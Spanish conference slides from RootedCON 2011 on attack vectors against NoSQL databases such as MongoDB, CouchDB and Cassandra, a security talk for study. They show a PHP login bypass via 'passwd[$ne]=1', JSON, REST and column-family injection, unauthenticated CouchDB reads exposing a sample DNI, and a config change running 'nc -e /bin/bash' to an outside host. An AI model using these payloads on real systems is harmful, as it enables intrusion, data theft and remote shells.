
MongoDB

- ◆ Protocolo: Binario (BSON)
- ◆ API: varios lenguajes
- ◆ Query: JavaScript/JSON
- ◆ Lenguaje: C++



CouchDB

- ♦ Protocolo: REST
- ♦ API: JSON
- ♦ Query: MapReduce (JS)
- ♦ Lenguaje: Erlang



```
{"couchdb":"Welcome","version":"0.11.0"}
```

```
$ telnet 172.16.163.129 5984
Trying 172.16.163.129...
Connected to 172.16.163.129.
Escape character is '^]'.
GET /rooted/ HTTP/1.1
Host: localhost
```

```
HTTP/1.1 200 OK
Server: CouchDB/0.11.0 (Erlang OTP/R14B)
Date: Sat, 19 Feb 2011 05:20:28 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 188
Cache-Control: must-revalidate
```

```
{"db_name":"rooted","doc_count":1,"doc_del_count":0,"update_seq":1,"purge_seq":0,"compact_running":false,"disk_size":4182,"instance_start_time":"1298092462502662","disk_format_version":5}
```

```
{"couchdb":"Welcome","version":"0.11.0"}
```

```
$ telnet 172.16.163.129 5984
Trying 172.16.163.129...
Connected to 172.16.163.129.
Escape character is '^]'.
GET /rooted/f34aae022f67a23ac56dba5b4e000cf2 HTTP/1.1
Host: localhost
```

```
HTTP/1.1 200 OK
Server: CouchDB/0.11.0 (Erlang OTP/R14B)
Etag: "1-2512702fff02fe841adecde4a22c62b5"
Date: Sat, 19 Feb 2011 05:20:47 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 155
Cache-Control: must-revalidate
```

```
{"_id":"f34aae022f67a23ac56dba5b4e000cf2","_rev":"1-2512702fff02fe841adecde4a2
2c62b5","Nombre":"Jose","DNI":"9393948K","telefono":999999999}
Connection closed by foreign host.
```

Redis

- ♦ Protocolo: Telnet plano
- ♦ API: Varios lenguajes
- ♦ Query: Comandos
- ♦ Lenguaje: C/C++



Cassandra

- ♦ Protocolo: Binario (Thrift)
- ♦ API: Thrift
- ♦ Query: Columna/rangos
- ♦ Lenguaje: Java



Cassandra

- ♦ Columna (tuple/triplet)
- ♦ Supercolumna (compuesto por columnas)
- ♦ Familia de Columna (contiene supercolumnas)
- ♦ Keyspace (alberga familias de columnas)

Cassandra

```
<Keyspace Name="BloggyAppy">
    <!-- CF definitions -->
    <ColumnFamily CompareWith="BytesType" Name="Authors"/>
    <ColumnFamily CompareWith="BytesType" Name="BlogEntries"/>
    <ColumnFamily CompareWith="TimeUUIDType" Name="TaggedPosts"/>
    <ColumnFamily CompareWith="TimeUUIDType" Name="Comments"
                  CompareSubcolumnsWith="BytesType" ColumnType="Super"/>
</Keyspace>
```

storage-conf.xml

Vectores de ataque

/Rooted°CON 2011

3-4-5 Marzo 2011

Madrid

Introducción

- ◆ Diversos conceptos de bases de datos
- ◆ Diversas implementaciones
- ◆ Por lo tanto los vectores de ataque son muy específicos y dependerán de cada implementación



HTTP Based Attacks

- ◆ ¿Quien usa HTTP?
 - ◆ CouchDB
 - ◆ HBASE
 - ◆ Riak
- ◆ ¿Como localizar vulnerabilidades?
 - ◆ fuzzing: hzzp



Explotación de listeners

- ♦ Al funcionar sobre HTTP, se pueden utilizar proxies caché mal configurados para acceder a ellos

```
$ telnet server.com 80
Trying X.X.X.X...
Connected to server.com.
Escape character is '^]'
GET /_all_dbs
Host: 192.168.2.18
```

JSON Injection

De la misma manera que en se escapa el SQL, cuando trabajamos con MongoDB ó CouchDB, debemos hacerlo igual

```
db.foo.find( { $or : [ { a : 1 } , { b : 2 } ] } )
```

```
db.foo.find( { $or : [ { a : 1 } , { b : 2 },  
{ c : /* } ] } )
```



Array Injection

MongoDB + PHP

- ♦ En PHP es posible que una variable sea un array simplemente añadiendo corchetes
- ♦ Si la passwd de admin Not Equal , podremos acceder
- ♦ Además de \$ne, podremos injectar:

- ♦ \$or, \$exists, \$nin, \$in, \$lt, ... (lógicos)
- ♦ &var['\$regex']=/privileged/i (regex)

```
<?
$collection->find(array(
    "username" => $_GET
    [ 'username' ],
    "passwd" => $_GET
    [ 'passwd' ]
));
?>
```

/login.php?username=admin&passwd[\$ne]=1

```
<?
$collection->find(array(
    "username" => "admin",
    "passwd" => array("$ne" => 1)
));
?>
```

View Injection

- ♦ CouchDB usa SpiderMonkey como motor de scripting
- ♦ Los js se cargan como views

```
$ ldd /usr/lib/couchdb/bin/couchjs
    libcurl.so.4 => /usr/lib/libcurl.so.4 (0x00007f7124325000)
    libmozjs.so.2d => /usr/lib/libmozjs.so.2d (0x00007f7124063000)
...

```

View Injection

- ◆ Hay vistas predefinidas y temporales
 - ◆ Para hacer MapReduce
 - ◆ Obtener datos arbitrarios, modificar valores para alterar el flujo de ejecución



REST INJECTION

```
<?  
$dbname = $_GET["db"];  
$doc_id = $_GET["d_id"];  
$resp = $couch->send("GET", "/" . $dbname . "/" . $doc_id);  
?>
```


- ◆ Cross Database:
 - ◆ /?db=_all_dbs
 - ◆ /?db=usuarios

CouchDB info

- ♦ http://172.16.163.129:5984/_config
- ♦ http://172.16.163.129:5984/_all_dbs
- ♦ http://172.16.163.129:5984/_stats
- ♦ http://172.16.163.129:5984/_utils

CouchDB cmd exec.

```
query_servers      javascript      /usr/bin/couchjs /usr/share/couchdb/server/main.js
```



```
query_servers      javascript      nc -e /bin/bash 8.8.8.8 31337 #
```

GQL Injection

- ♦ Se puede llegar a injectar GQL, pero en un entorno bastante controlado
- ♦ No existe el operador negación “!”
- ♦ El set de comandos GQL es muy limitado

Key Bruteforce

- ♦ Al no existir esquemas, no tenemos porque averiguarlo
- ♦ Los id son de gran tamaño, pero no se generan de forma aleatoria:

e479f720ff9a05fb2f441fef97000**c87**

e479f720ff9a05fb2f441fef97000**b61**



Cassandra Security

- ◆ Si podemos modificar el nombre de una familia, podremos obtener elementos de otra familia

```
<?
...
$columnParent = new cassandra_ColumnParent();
$columnParent->super_column = NULL;

if(isset($_GET[ 'CF' ]))
$columnParent->column_family = $_GET[ 'CF' ]."_myfam";

$sliceRange = new cassandra_SliceRange();
$sliceRange->start = "";
$sliceRange->finish = "";
$predicate = new cassandra_SlicePredicate();
list() = $predicate->column_names;
$predicate->slice_range = $sliceRange;

$consistency_level = cassandra_ConsistencyLevel::ONE;

$keyUserId = 1;
$result = $client->get_slice($keyspace, $keyUserId,
$columnParent, $predicate, $consistency_level);

print_r($result);
...

?>
```

Denial of Service

- ❖ Connection polution
 - ❖ Couchdb-> implementación interface = restfull
- ❖ Con GQL, es posible generar DoS al crear consultas maliciosas que consuman mucha CPU y se de de baja de GAE ó que se facture por esa CPU extra
- ❖ q



Preguntas

Preguntas

